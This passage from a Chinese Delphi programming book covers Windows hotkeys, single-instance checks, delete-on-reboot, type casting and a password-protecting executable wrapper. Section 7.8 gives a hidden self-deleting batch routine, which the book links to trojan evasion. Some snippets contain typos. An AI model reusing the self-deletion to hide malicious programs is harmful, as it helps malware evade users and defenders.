一旦热键设置成功，在程序运行过程中如果有预定义的热键被按下，Windows 系统都会给应用程序发送一个 WM_HOTKEY 消息，而不管应用程序是否为当前活动的。其中 WM_HOTKEY 消息的格式为：

```

idHotKey=(int) wParam;
{该参数在设置系统级的热键才有用，一般不需要使用}
fuModifiers =(UINT) LOWORD(lParam);
{热键的辅助按键}
uVirtKey=(UINT) HIWORD(lParam);
{热键的键值}

```

因为 Windows 系统只是把一个 WM_HotKey 的消息发送给应用程序，要完成具体的事情需要一个消息处理程序，消息处理程序可以这样定义：

```

Procedure WMhotkeyhandle(var msg:Tmessage); message wm_hotkey

```

在应用程序退出之前应当把所设置的热键释放掉，以释放其所占有的系统资源，这需要调用一个 WindowsAPI 函数 UnregisterHotKey 程序源代码(见光盘中的“热键”目录)如下所示：

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs;

type
  TForm1 = class(TForm)
    procedure FormCreate(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
  private
    { Private declarations }
  public
    { Public declarations }
    hotkeyid :integer;
    procedure WMhotkeyhandle(var msg:Tmessage);
    message wm_hotkey; {响应热键按键消息}

  end;

var
  Form1: TForm1;

implementation

{$R *.DFM}
procedure TForm1.Wmhotkeyhandle
(var msg:Tmessage);
begin
  if (msg.LParamHi=$41) and
    (msg.lparamLo=MOD_CONTROL or mod_Alt) then
    //如果是【Ctrl+Alt+A】组合键
  begin
    {该消息已经处理}
    msg.Result:=1;
    {把窗口在最前面显示}
    application.BringToFront;
  end;
end;

procedure TForm1.FormCreate(Sender: TObject);
```

```

begin
    {减去$C000 是为了保证取值范围的限制}
    hotkeyid:=GlobalAddAtom(pchar('UserDefineHotKey'))-$C000;
    {设置热键为【Ctrl+Alt+A】}
    registerhotkey(handle,hotkeyid,MOD_CONTROL or mod_Alt,$41);

end;

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    unregisterhotkey(handle,hotkeyid);
    DeleteAtom(HotKeyID);
end;

end.

```

程序运行后，当窗口不在最前面时，可以使用【Ctrl+Alt+A】热键把窗口设置到桌面的最前面，运行结果如图 7-9 所示。



图 7-9 热键例子

7.8 程序运行后自动删除

现在木马都可以自动删除程序本身、拷贝到指定的地方、改变文件名等，以达到蒙混过关的目的。众所周知，Windows 下的可执行文件(EXE 或 DLL)在运行后，该文件就自动被操作系统保护起来，不允许删除、改名等操作。

这里介绍一种使用批处理的方法实现删除程序本身(见光盘中的“自动删除”目录)：

```

unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls;

type
    TForm1 = class(TForm)
        Button1: TButton;
        procedure Button1Click(Sender: TObject);
    private
        { Private declarations }
    end;

```

```

public
    { Public declarations }
end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure DeleteMe;
var
    BatchFile: TextFile;
    BatchFileName: string;
    ProcessInfo: TProcessInformation;
    StartupInfo: TStartupInfo;
begin
    {生成 DeleteMe.bat}
    BatchFileName := ExtractFilePath(ParamStr(0)) + '_deleteme.bat';
    AssignFile(BatchFile, BatchFileName);
    Rewrite(BatchFile);

    Writeln(BatchFile, ':try');
    {写入 Del 命令}
    Writeln(BatchFile, 'del "' + ParamStr(0) + '"');
    {写入循环语句}
    Writeln(BatchFile,
        'if exist "' + ParamStr(0) + '" + ' goto try');
    Writeln(BatchFile, 'del %0');
    CloseFile(BatchFile);

    {执行该 BAT 文件}
    FillChar(StartupInfo, SizeOf(StartupInfo), $00);
    StartupInfo.dwFlags := STARTF_USESHOWWINDOW;
    StartupInfo.wShowWindow := SW_HIDE;
    if CreateProcess(nil, PChar(BatchFileName), nil, nil,
        False, IDLE_PRIORITY_CLASS, nil, nil, StartupInfo,
        ProcessInfo) then
    begin
        CloseHandle(ProcessInfo.hThread);
        CloseHandle(ProcessInfo.hProcess);
    end;
end;
end;

```

```

procedure TForm1.Button1Click(Sender: TObject);
begin
    DeleteMe;//删除程序本身
    close;
end;

end.

```

程序结果如图 7-10 所示。



图 7-10 删除程序本身

7.9 只运行一个实例的两种方法

在 32 位 Windows 下，让程序只运行一个实例有不下十种方法，下面介绍最易于实现的两种方法。

7.9.1 写全局元素的惟一字符串

Windows 9x 的程序在没有特别设置的情况下，都可以重复执行多个实例，例如，允许启动多个资源管理器。有时候可以需要制作这样的一个程序：当该程序已经执行时，若用户企图再次执行该程序时，则只会激活那个已执行的程序，而不是又出现一个副本。

实现这个目的的核心就是要在程序启动时查找该程序是否已经运行，有很多种方法可以实现这样的目的，包括查找窗口类、向“全局元素表”(Global ATOM Table)写特定字符串等，但是最简单的方法还是查找窗口类。其操作步骤如下。

步骤

- (1)在程序启动时将 Application 的 Title 特性字段的值暂时改变。
- (2)利用 Windows API 函数 FindWindows()查找窗口。
- (3)恢复 Application 的 Title 值。

上述步骤一般在主窗体的 OnCreate 事件中实现，示例如下：

```

procedure TForm1.FormCreate(Sender: TObject);
var
    Hold : String;
    Found : HWND;
begin
    Hold := Application.Title;//保存 Title

```

```

Application.Title := 'OnlyOne' + IntToStr(HInstance);{暂时修改 Title}
Found := FindWindow(nil, PChar(ZAppName));{查找是否已存在指定的 Title}
Application.Title := Hold;{恢复 Title}
if Found <> 0 then
begin
    {若找到则激活已运行的程序并结束自身}
    ShowWindow(Found,SW_RESTORE);
    Application.Terminate;
end;
end;

```

7.9.2 创建互斥对象

利用互斥对象也可以实现让程序只能运行一个实例。当程序第一次运行时，创建一个全局的互斥对象，如果程序的第二个实例试图再运行时，因为该互斥对象已存在，第二个实例自动中止运行，这样就达到只运行一个实例的目的。

程序源代码如下(见光盘中的“OnlyOne”目录)：

```

program Project1;

uses
    Forms,
    windows,
    Unit1 in 'Unit1.pas' {Form1};

Resourcestring
    FMutex = 'Mutex_ONLY_ONE'; //互斥对象名
{$R *.RES}
var
    hMutex: HWND;
    iRet: integer;
begin
    Application.Initialize;
    hMutex := CreateMutex(nil,False,PChar(FMutex)); //创建互斥对象
    iRet := GetLastError;
    if iRet <> ERROR_ALREADY_EXISTS then //如果创建成功
    begin
        Application.CreateForm(TForm1, Form1);
        Application.Run;
    end;
    ReleaseMutex(hMutex);
end.

```

当然，让程序只运行一个实例还有很多种方法，但是无论是何种方式，都必须经历两个步骤：

(1)判断内存中是否已存在一个已运行的实例。

(2)中止当前实例的运行或照常运行。

7.10 移动正在使用的文件

如果文件在使用中,可以用 **MoveFile** 实现改名、移动文件。但是,如果文件正在使用,则不能简单调用 **MoveFile** 实现改名、移动文件,因此就有了 **MoveFileEx**,其实它并不能立刻改名、移动,而是要重新启动才是真正地改名、移动文件。**MoveFileEx** 的定义如下:

```
MoveFileEx(  
    lpExistingFileName,{已存在的文件}  
    lpNewFileName:PChar,{新的文件名}  
    dwFlags:Dword{决定更名,移动文件的标志}  
):BOOL;
```

- I **lpExistingFileName** 是以 NULL 结束的字符串,已存在的文件或目录。
- I **lpNewFileName** 是以 NULL 结束的字符串,指定新的文件名或目录当移动文件时,目标位置可以在不同的文件系统或驱动器上,如果目标位置在另外的驱动器上,必须设置 **MOVEFILE_COPY_ALLOWED** 标志。当移动一个目录,目录位置必须在同一个驱动器上。如果在 Windows NT/2000 下指定了 **MOVEFILE_DELAY_UNTIL_REBOOT** 标志,且 **lpNewFileName** 为 nil 时,当系统重启后 **lpExistingFileName** 文件将被删除。
- I **dwFlags** 是改名、移动的标志,可以是以下值。

MOVEFILE_COPY_ALLOWED: 如果在不同卷标的驱动器上移动文件,将模拟 **CopyFile** 和 **DeleteFile** 函数的功能实现文件的移动.此标志不能同时与 **MOVEFILE_DELAY_UNTIL_REBOOT** 同时设置。

MOVEFILE_DELAY_UNTIL_REBOOT: 直到操作系统重启时才移动文件。Windows 9x 下不支持该功能,但可以使用后面将要介绍的其他方法。

MOVEFILE_REPLACE_EXISTING: 如果目标文件已存在,将用 **lpExistingFileName** 覆盖已存在的文件。

MOVEFILE_WRITE_THROUGH: 移动时此函数不会立即返回,而是等文件真正地移动到硬盘上。此函数可以看做是拷贝和删除操作的组合,但没有立即返回,直到执行完所有操作为止。如果设置了 **MOVEFILE_DELAY_UNTIL_REBOOT** 标志,标志 **MOVEFILE_WRITE_THROUGH** 将失效。

如果成功地移动,返回值为非零值。返回零时可用 **GetLastError** 获取错误代码。

如果指定了 **MOVEFILE_DELAY_UNTIL_REBOOT** 标志, **MoveFileEx** 将存储待更名的文件在注册表的 **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\PendingFileRenameOperations** 分支中,键值类型为 **REG_MULTI_SZ** 每调用 **MoveFileEx** 一次,将生成一条新的记录,该记录以两个 #0 结尾。

例如:

```
MoveFileEx(szDstFile, NULL, MOVEFILE_DELAY_UNTIL_REBOOT);  
MoveFileEx(szSrcFile, szDstFile, MOVEFILE_DELAY_UNTIL_REBOOT);  
系统在注册表中创建 PendingFileRenameOperations 值:  
szDstFile\0\0  
szSrcFile\0szDstFile\0\0
```

但是, Windows 9x 下不支持此标志,必须在 **Wininit.ini** 文件中添加一个 “[rename]” 节。例如,删除 **szDstFile**,重命名 **szSrcFile** 为 **szDstFile** 时,可以用如下代码:

```
GetWindowsDirectory(szWinInitFile, uSize);
```

```
lstrcat(szWinInitFile, "\\WININIT.INI");
WritePrivateProfileString("Rename", "NUL", szDstFile, szWinInitFile);
WritePrivateProfileString("Rename", szDstFile, szSrcFile, szWinInitFile);
```

注意 这时的 szDstFile、szSrcFile 文件必须是短文件名。

下面列出一个实现 Windows 9x/NT/2000 重启计算机时改名、删除指定的文件的完整实例：

```
unit Unit1;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, ExtCtrls;

const
    FILE_DELETE=1;
    FILE_RENAME=2;

type
    TForm1 = class(TForm)
        Button1: TButton;
        Label1: TLabel;
        Label2: TLabel;
        RadioGroup1: TRadioGroup;
        Edit1: TEdit;
        Edit2: TEdit;
        Button2: TButton;
        Button3: TButton;
        OpenFileDialog1: TOpenDialog;
        procedure Button2Click(Sender: TObject);
        procedure Button3Click(Sender: TObject);
        procedure Button1Click(Sender: TObject);
        procedure Edit2Change(Sender: TObject);
        procedure RadioGroup1Click(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
    end;

var
    Form1: TForm1;

implementation
```



```

{$R *.DFM}
{重启计算机时改名、删除文件}
Function DeleteRenameFileAfterBoot(lpFileNameToSrc,lpFileNameToDes:
    PChar;flag:UInt): Boolean;
var
    WindowsDirs: array [0..MAX_PATH + 1] of Char;{Windows 目录}
    lpDirSrc,lpDirDes: array [0..MAX_PATH + 1] of Char;{存放短文件名}
    VerPlatForm: TOSVersionInfoA;{OS 版本}
    StrLstDelte: TStringList;{存放 Wininit.ini 的内容}
    filename,s :String;
    i:integer;
begin
    Result := FALSE;
    ZeroMemory(@VerPlatForm, SizeOf(VerPlatForm));
    VerPlatForm.dwOSVersionInfoSize := SizeOf(VerPlatForm);
    GetVersionEx(VerPlatForm);{取操作系统的版本}
    {如果是 Win32s(Windows 3.x)}
    if VerPlatForm.dwPlatformId = VER_PLATFORM_WIN32S then
    begin
        SetLastError(ERROR_NOT_SUPPORTED);
        Exit;
    end
    {如果是 Windows NT/2000}
    else if VerPlatForm.dwPlatformId = VER_PLATFORM_WIN32_NT then
    begin
        if flag=FILE_DELETE then{删除}
            Result := MoveFileEx(PChar(lpFileNameToSrc), nil,
                MOVEFILE_REPLACE_EXISTING + MOVEFILE_DELAY_UNTIL_REBOOT)
        else if (flag=FILE_RENAME) then{改名}
            Result := MoveFileEx(lpFileNameToSrc, lpFileNameToDes,
                MOVEFILE_REPLACE_EXISTING + MOVEFILE_DELAY_UNTIL_REBOOT);
        end
    else begin{如果是 Windows 9x}
        StrLstDelte := TStringList.Create;
        GetWindowsDirectory(WindowsDirs, MAX_PATH + 1);
        filename:=WindowsDirs;
        if filename[length(filename)]<>'\' then filename:=filename+'\'
        filename:=filename+'wininit.ini';
        if FileExists(filename) then
            StrLstDelte.LoadFromFile(filename);
        if StrLstDelte.IndexOf('[rename]') = -1 then{如果没有[rename]}
            StrLstDelte.Add('[rename]');{则加入[rename]}
        {转换为短文件名格式}
        GetShortPathName(lpFileNameToSrc, lpDirSrc, MAX_PATH + 1);

```

```

if fileexists(lpFileNameToDes) then
    {转换为短文件名格式}
    GetShortPathName(lpFileNameToDes, lpDirDes, MAX_PATH + 1)
else begin
    {如果文件名不存在，手工判断是否是短文件名}
    s:=extractfilename(lpFileNameToDes);
    i:=pos('.',s);
    if (i=0) then
        begin
            if length(s)>8 then raise exception.create('不是有效的短文件名(8+3 格式)!');
        end
    else begin
        if (i-1>8)or(length(s)-i>3) then raise exception.create('不是有效的短文件名(8+3 格式)!');
    end;
    strcpy(lpDirDes,lpFileNameToDes);
end;
if (flag=FILE_DELETE) then {删除}
    StrLstDelte.Insert(StrLstDelte.IndexOf('[rename]') + 1, 'NUL='+string(lpDirSrc))
else if (flag=FILE_RENAME) then {改名}
    StrLstDelte.Insert(StrLstDelte.IndexOf('[rename]') + 1,
        string(lpDirDes)+'='+string(lpDirSrc));

StrLstDelte.SaveToFile(filename);
Result := TRUE;
StrLstDelte.Free;
end;
end;

```

```

procedure TForm1.Button2Click(Sender: TObject);
begin
    if OpenFileDialog1.Execute then
        edit1.text:=OpenDialog1.FileName;
end;

```

```

procedure TForm1.Button3Click(Sender: TObject);
begin
    if OpenFileDialog1.Execute then
        edit2.text:=OpenDialog1.FileName;
end;

```

```

{单击【执行】按钮时}
procedure TForm1.Button1Click(Sender: TObject);

```

```

var
    i:uint;
begin
    if RadioGroup1.ItemIndex=0 then i:=FILE_DELETE
    else i:=FILE_RENAME;
    if edit1.text="" then raise exception.create('源文件为空! ');
    if (i=FILE_RENAME)and(edit2.text="") then raise exception.create('目标文件为空! ');
    if not DeleteRenameFileAfterBoot(pchar(edit1.text),pchar(edit2.text),i) then
        showmessage('出错了')
    else showmessage('ok');
end;

{如果目标文件发生变化}
procedure TForm1.Edit2Change(Sender: TObject);
var
    VerPlatForm: TOSVersionInfoA;
    buf: array [0..MAX_PATH + 1] of Char;
begin
    if not fileexists(edit2.text) then exit;
    ZeroMemory(@VerPlatForm, SizeOf(VerPlatForm));
    VerPlatForm.dwOSVersionInfoSize := SizeOf(VerPlatForm);
    GetVersionEx(VerPlatForm);
    if VerPlatForm.dwPlatformId = VER_PLATFORM_WIN32_WINDOWS then
    begin
        {转换为短文件名格式来显示}
        GetShortPathName(pchar(edit2.text), buf, MAX_PATH + 1);
        edit2.text:=buf;
    end;
end;

procedure TForm1.RadioGroup1Click(Sender: TObject);
begin
    edit2.Enabled:=RadioGroup1.ItemIndex=1;
    button2.Enabled:=RadioGroup1.ItemIndex=1;
end;

end.

```

程序执行的结果如图 7-11 所示。



图 7-11 移动正在使用的文件

7.11 类型转换与存储转换

类型转换与存储转换是两种不同的概念，它们之间有一定的联系和区别，现在分别介绍如下。

7.11.1 类型转换

类型转换是将一种类型的值映射为另一种类型的值，类型转换实际上包含自动隐含的和强制的两种。编译系统提供的内部数据类型的自动隐式转换规则如下。

(1)程序在执行算术运算时，低类型可以转换为高类型，如 `Byte` 可以转换为 `ShortInt` 或 `Integer`，`ShortInt` 可以转换为 `Integer`，`Integer` 可以转换为 `Double`，等等。

(2)在赋值表达式中，右边表达式的值自动隐式转换为左边变量的类型，并赋值给它。

在以上情况下，系统会进行隐式转换。当程序中发现两个数据类型不相容时，又不能自动完成隐式转换，则将出现编译错误。例如：

```
var P:Pointer;  
p:= 100;
```

在这种情况下，编译程序将报错，为了消除错误，可以进行如下所示的强制类型转换：

```
ver P:Pointer;  
P:=Pointer(100);
```

将整型数 100 显式地转换成指针类型

类型转换的各种形式介绍如下。

1.数的类型转换

把表达式的类型从一种类型转化为另一种类型，结果值是把原始值截断或扩展，符号位保持不变。如表 7-1 所示。

表 7-1 数的类型转换

数的类型转换	举 例
字符转换为整数	<code>Integer('B')</code>
整数转换为字符	<code>Char(40)</code> 或 <code>Chr(40)</code> 、 <code>#40</code>
整数转换为逻辑型	<code>Boolean(0)</code>
整数转换为长逻辑型	<code>LongBool(0)</code> 或 <code>BOOL(0)</code>
整数转换为十进制 PASCAL 型字符串	<code>IntToStr(10)</code> 或 <code>Format('%d',[10])</code>
整数转换为十六进制 PASCAL 型字符串	<code>IntToHex(15,6)</code> 或 <code>Format('%.6X',[15])</code>
地址转换为整数	<code>Integer(@Buffer)</code>
字符串转换为整数	<code>StrToInt('\$124')</code> 或 <code>Val('123')</code>

2. ASCIIZ 字符串、String 字符串、字符数组的区别与联系

这几个基本概念有一定的联系，也有一定差别，在编程时稍不注意就会出错，需高度重视。

- I 使用 ASCIIZ 字符串时，如果字符串不是以 ASCII 码的#0 结尾，使用时就会出现内存读写错误。为了避免这种错误，需要在字符串结尾加入#0，或用 `strcpy`、`strncpy` 等函数在字符串结尾自动加#0。这类变量要赋值，不能直接使用“:=”，而必须使用 `strcpy`、`strncpy`、`move` 等函数。
- I String 字符串有两种形式：一是 `var s:String`，可以使用赋值语句“:=”动态改变存储空间，或使用 `SetLength` 人工改变它的存储空间；二是 `var s:String[x]`，它的空间大小就是 `x`。注意，需要访问它的第一个字符时，必须使用 `s[1]`，而不是 `s[0]`。如果需要把 String 类型转换为 ASCIIZ 字符串时，可以使用 `PChar(s)`或`@s[1]`。
- I 字符数组与 ASCIIZ 字符串非常相似，但需要注意它的下标是否为 0，如 `var buf:array[8..100] of char` 的下标是 8.表示它的第一个字符是 `buf[8]`。

7.11.2 存储转换

C 语言中经常会出现形如这样的代码：`'((int*)&buffer[4])'`，Delphi 中也不例外，如 `PInteger(@buffer[4])^`。相同的地址使用不同的方式读出不同的数据，这就是存储转换。

例如，字符串“1278”，使用 Char 类型读取，读出的值分别是“1”、“2”、“7”和“8”；使用 Byte 类型读取，读出的值分别是\$31, \$32, \$37 和\$38；使用 Word 类型读取，读出的值分别是\$3231 和\$3837(因为数值的存储是高低位相反的)；使用 Longword 类型读取，读出的值是\$38373231；使用 Single 类型读取，读出的值是 0.0000436773443653 等等。

应用实例一：把 BMP 位图文件中的数据读取到 buffer 数组中之后，需要对 BMP 文件的有效性进行检查，这有多种方法来实现。

var

buffer: array of char;

方法一：if (buffer[0] = 'B') and (buffer[1] = 'M') then

ShowMessage('这是有效的 BMP!');

方法二：var s:string;

.....

SetLength(s,2);

Move(buffer[0],s[1],2);

if (s='BM') then

ShowMessage('这是有效的 BMP!');

方法三：if PWord(@buffbr)^ = \$4D42 then {\$4D42 是'BM'是 ASCII 码}

ShowMessage('这是有效的 BMP1!');

以上方法中，方法三最简单，而且很直观，这也正好说明了存储转换的重要性。

在 Internet Winsock 编程中也频繁使用到了存储转换。

应用实例二：Sock 5 代理服务器编程中，需要处理客户软件发来的服务器名(Char)及端口(Word)。

接收到的数据：OE 73 7A 2E 74 65 6E 63 65 6E 74 2E 63 6F 6D 1890

实际含义：网站长度 sz.tencent.com(网站)

端口

为了读出端口值，传统方法是：

Var

```

Len,Port:integer;
buffer : array of char;
.....
Len := Ord(buffer[0]);{Ord 是类型转换函数, 把 Char 转换为 Integer}
Post := buffer[Len+2]*$100+ buffer [Len+1];
{其中, buffer[Len+2]是 90, buffer[Len+1]是 18}

```

使用存储转换的方法是

```

var
    Len, Port:integer;
    buffer :array of char,
    .....
    Len:=Ord(buffer[0]);
    Port:=PWord(@buffer[Len+1])^;{代码简洁、直观}

```

存储转换常用的转义符是 PChar, PByte, PWord, PSmallInt, PInteger, PLongint, PLongWord, PInt64, PSingle, PDouble, PByteArray, PWordArray 等(还可以进行自定义和扩充), 它们在 Delphi 系统中的定义如下:

```

PByte = ^Byte;
PWord = ^Word;
PSmallInt = ^SmallInt;
PInteger = ^Integer;
PLongint = ^Longint;
PLongWord = ^LongWord;
PInt64 = ^Int64;
PSingle = ^Single;
PDouble = ^Double;
PByteArray = ^TByteArray;
TByteArray = array[0..32767] of Byte;
PWordArray = ^TWordArray;
TWordArray = array[0..16383] of Word;

```

注意 (1)使用的格式一般是“转义符 (x) ^”, 如 “PWord(@buffer[Len+1])^”。其中, x 必须是地址, “@buffer[Len+1]”就是地址, 表示 buffer 中第 Len+1 个字符的地址。

(2)在 “var buffer: array[0..100]of char 一中, buffer、 buffer[x]都不表示地址, 而是表示一个字符, 只有@buffer、 @buffer[x]才表示地址。这与 C 语言不同, 在 C 语言中的"char buf[255]"中, buf[x]表示一个字符, &buf[x]和 buf 部表示地址, &buf 有另一层含义(表示地址的指针)。

存储转换足以体现 Delphi (Object PASCAL)语言的严密性和灵活性, 这些功能其他某些语言所不具备的, 如 VB 等。

7.12 加壳原理

Windows 应用程序加壳的现象已经越来越多, 某种程度上增加了破解的难度, 保护了软件的非法拷贝。可是, 也有些黑客工具(如 ProDurnp、FileInfo 等)能够侦测出应用程序是用哪个软件加密、加壳或是用哪个软件编译的。因此, 拥有一个自己编写的加壳程序很有必要。

加壳脱壳是目前加密、解密中常遇到的问题，而现在防破解的一个最好方法就是对程序加壳，有些加壳程序使用压缩算法还可以减少程序的体积，最重要的是可以防止破解的人非法修改程序

加壳的原理就是把一段加密代码附加到应用程序中，并把程序的执行入口指向附加的代码中，这样，程序装入内存之后，附加代码首先执行，检查密匙是否正确，如果正确则转入原来的程序中执行

为了实现程序的加壳，需要建立两个工程文件，分别是 **DialogPass.dpr** 和 **AddShell.dpr**。

- I 实现“附加代码”的工程 **DialogPass.dpr**。这里的代码实现提示输入密码或检查密匙是否正确等，是在被加壳程序之前执行的代码。
- I 实现“加壳”的工程 **AddShell.dpr**。这个工程文件的代码并不出现在加密后的程序中，只是实现“附加代码”与被加壳程序有机地合并在一起，这相当于一个加壳工具。

7.12.1 附加代码分析

附加代码可以是提示输入密码或检查密匙是否正确的代码，如读加密狗、读加密磁盘、读 CPU 或磁盘序列号等，并根据结果正确与否来决定是否调用原来的主程序。

附加代码、被加壳的程序及密码等信息的存放结构如图 7-12 所示

附 加 代 码 文件首

被 加 壳 的 程 序

密 码 等 信 息 文件尾

图 7-12 加壳后的可执行文件结构

附加代码的源代码（见光盘中的“加壳”目录）：

```
unit UDialogPass;

interface

uses
  Windows, StdCtrls, Buttons, Controls, Classes, Forms, Sysutils ,
  UnitLockConst;

type
  TFormPassDialog = class(TForm)
    Label1: TLabel;
    Edit1: TEdit;
    BitBtn1: TBitBtn;
    BitBtn2: TBitBtn;
    procedure Button2Click(Sender: TObject);
    procedure Button1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
```

```

private
    TempFileName: string; {临时文件}
    iTempFileName: Integer; {临时文件的句柄}
    TryTimes: Byte; {尝试密码次数}
    procedure LockFile;
    function StringEncrypt(S: string): string;
    { Private declarations }
public
    { Public declarations }
end;

var
    FormPassDialog: TFormPassDialog;

implementation

{$R *.DFM}

{运行文件，并防止拷贝该可执行文件}
function WinExecAndWait32(CommandLine: string; Visibility: Integer): Cardinal;
var
    WorkDir: string;
    StartupInfo: TStartupInfo;
    ProcessInfo: TProcessInformation;
begin
    {应用程序的工作目录}
    WorkDir := ExtractFileDir(Application.ExeName);
    FillChar(StartupInfo, Sizeof(StartupInfo), #0);
    StartupInfo.cb := Sizeof(StartupInfo);
    {设置进程显示标志}
    StartupInfo.dwFlags := STARTF_USESHOWWINDOW;
    StartupInfo.wShowWindow := Visibility;
    {创建进程，执行该文件}
    if not CreateProcess(nil,
        PChar(CommandLine), {指向命令行字符串}
        nil, {指向进程安全属性}
        nil, {指向线程安全属性}
        True, {句柄继承标志}
        CREATE_NEW_CONSOLE or {创建标志}
        NORMAL_PRIORITY_CLASS,
        nil, {指向环境块}
        PChar(WorkDir), {指向当前目录}
        StartupInfo, {指向结构 STARTUPINFO }
        ProcessInfo) {指向结构 PROCESS_INFO }

```



```

        then Result := INFINITE {-1} else
begin
    FormPassDialog.Hide;{隐藏输入密码的窗口}
    {防止拷贝该临时文件}
    FormPassDialog.iTempFileName := FileOpen(FormPassDialog.TempFileName,
fmShareExclusive);
    {设置应用程序的风格}
    SetWindowLong(Application.Handle, GWL_EXSTYLE, WS_EX_TOOLWINDOW);
    {提交系统控制权}
    Application.ProcessMessages;
    {等待刚才创建的进程运行结束}
    WaitForSingleObject(ProcessInfo.hProcess, INFINITE);
    {获取进程的退出代码}
    GetExitCodeProcess(ProcessInfo.hProcess, Result);
    {关闭进程}
    CloseHandle(ProcessInfo.hProcess);
    {关闭进程}
    CloseHandle(ProcessInfo.hThread);
    {退出本应用程序}
    FormPassDialog.Close;
end;
end;

{自定义的加密运算，对密码进行简单的加密}
function TFormPassDialog.StringEncrypt(S: string): string;
var
    i: Byte;
begin
    for i := 1 to Length(S) do
        S[i] := Char(i or $75 xor ord(S[i]));
    Result := S;
end;

{还原加壳前的程序，并执行它}
procedure TFormPassDialog.LockFile;
var
    I,iSourceFile, iTargetFile: Integer;
    NumRead, NumWritten: Integer;
    MyBuf: array[0..MaxBufferSize - 1] of Char;
    LockedFile: TLockedFile;
    s: string;
begin
    {打开当前的 EXE 文件}
    iSourceFile := FileOpen(Application.ExeName, fmOpenRead or fmShareDenyNone);

```

```

try
    {定位到密码等信息}
    FileSeek(iSourceFile, -SizeOf(LockedFile), soFromEnd);
    {读取密码等信息}
    FileRead(iSourceFile, LockedFile, SizeOf(LockedFile));
    {如果是指定的标志}
    if LockedFile.Flag = CFlag then
        begin
            {检测密码是否正确}
            if LockedFile.PassWord = StringEncrypt(Edit1.Text) then
begin
    {定位到被加壳程序的开始}
    FileSeek(iSourceFile, LockedFile.AdditionalCodeLen,
soFromBeginning);
    {临时文件是在原文件名之前加上"-"}
    TempFileName := '_' + LockedFile.Name;
    {建立临时文件}
    iTargetFile := FileCreate(TempFileName);
    try
        repeat {把当前 EXE 文件内嵌的被加壳程序拷贝到临时文件中}
            NumRead := FileRead(iSourceFile, MyBuf, SizeOf(MyBuf));
            NumWritten := FileWrite(iTargetFile, MyBuf, NumRead);
            until (NumRead = 0) or (NumWritten <> NumRead);
        finally
            {最后 SizeOf(LockedFile)字节是密码等信息,不需要读取到临时文件中}
            FileSeek(iTargetFile, -SizeOf(LockedFile), soFromEnd);
            SetEndOfFile(iTargetFile);
            FileClose(iTargetFile);
        end;
        {此时, 临时文件实际上就是被加壳的原程序}
        {设置文件为隐藏}
        FileSetAttr(TempFileName, faHidden);
        {当前 EXE 文件的参数作为临时文件的执行参数}
s := TempFileName;
        for i:=1 to ParamCount do
            s:=s+' '+Paramstr(i);
            {执行临时文件, 并等待其结束}
            WinExecAndWait32(s, SW_SHOWNORMAL);
        end else
        begin
            {检查尝试密码次数}
            if TryTimes >= 3 then
                begin
                    FileClose(iSourceFile);

```

```

        Close;
    end else
    begin
        inc(TryTimes);
        Label1.Caption := Format('密码错误，还可以重试%d 次', [4 - TryTimes]);
        Edit1.Text := '';
    end;
end;
end
else Label1.Caption := '没有发现加密记录';
finally
    FileClose(iSourceFile);
end;
end;

procedure TFormPassDialog.Button2Click(Sender: TObject);
begin
    Close;
end;

procedure TFormPassDialog.Button1Click(Sender: TObject);
begin
    {判断密码是否正确，并脱壳后执行}
    LockFile;
end;

procedure TFormPassDialog.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    {关闭文件句柄}
    if iTempFileName > 0 then FileClose(iTempFileName);
    {删除临时文件}
    if FileExists(TempFileName) then DeleteFile(TempFileName);
end;

procedure TFormPassDialog.FormCreate(Sender: TObject);
begin
    TryTimes := 1;
    TempFileName := '_' + ExtractFileName(ParamStr(0));
end;

end.

```

程序执行的结果如图 7-13 所示。



图 7-13 加壳窗体

本程序只是附加代码的一个简单实例,可以扩展本程序从而实现读加密狗、读加密磁盘、读 CPU 或磁盘序列号等;也可以使用 ZIP 算法对被加壳程序进行压缩,减少可执行文件的存储空间。此外,外壳程序(如编写一个不需要输入密码的附加代码程序),还可以在在一定程度上防止程序被跟踪、反编译等。

7.12.2 合并外壳的源代码分析

如图 7-12 所示的结构,加壳后的可执行文件结构分为附加代码、被加壳的程序及密码等三部分信息。其中,附加代码已在上小节中介绍,密码等信息及一些常量的定义如下:

```
const
    MaxBufferSize = 32768;{磁盘缓冲区的大小}
    PassSize=15; {密码的及大长度}
    CFlag= 'PROTECT';{标志(文件名), 可以自定义}
type
    {密码等信息结构}
    TLockedFile = record
        {加壳标志, 由用户自定义}
        Flag : string[Length(CFlag)];
        {文件名}
        Name : ShortString;
        {标题}
        Caption : string[63];
        {密码}
        PassWord: string[PassSize]
        {附加代码的长度}
        AdditionalCodeLen : integer;
    end;
```

合并外壳的程序实现把附加代码、被加壳的程序及密码等三部分信息有机地结合在一起,使之成为一个可以独立运行的可执行文件。合并外壳的程序源代码如下:

```
unit UAddShell;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, ComCtrls, ShellAPI, ExtCtrls, Buttons, ShlObj, Menus,
```

```
UnitLockConst;
```

```
type
```

```
  TForm1 = class(TForm)
    OpenFileDialog1: TOpenDialog;
    ButtonOpenFile: TSpeedButton;
    ButtonEncrypt: TBitBtn;
    EditPassword1: TEdit;
    EditPassword2: TEdit;
    ButtonUnEncrypt: TBitBtn;
    EditFileName: TEdit;
    CheckBox1: TCheckBox;
    LabelPassword1: TLabel;
    LabelPassword2: TLabel;
    LabelFileName: TLabel;
    procedure ButtonEncryptClick(Sender: TObject);
    procedure ButtonOpenFileClick(Sender: TObject);
    procedure ButtonUnEncryptClick(Sender: TObject);
  private
    sExeFilename, sPassword: string;{被加壳的文件名，密码}
    procedure LockFile;
    procedure UnLockFile;
    procedure BusyStatus;
    procedure CopyFile(FromFile, ToFile: string);
    procedure FileAddShellOrNot(FileName: string);
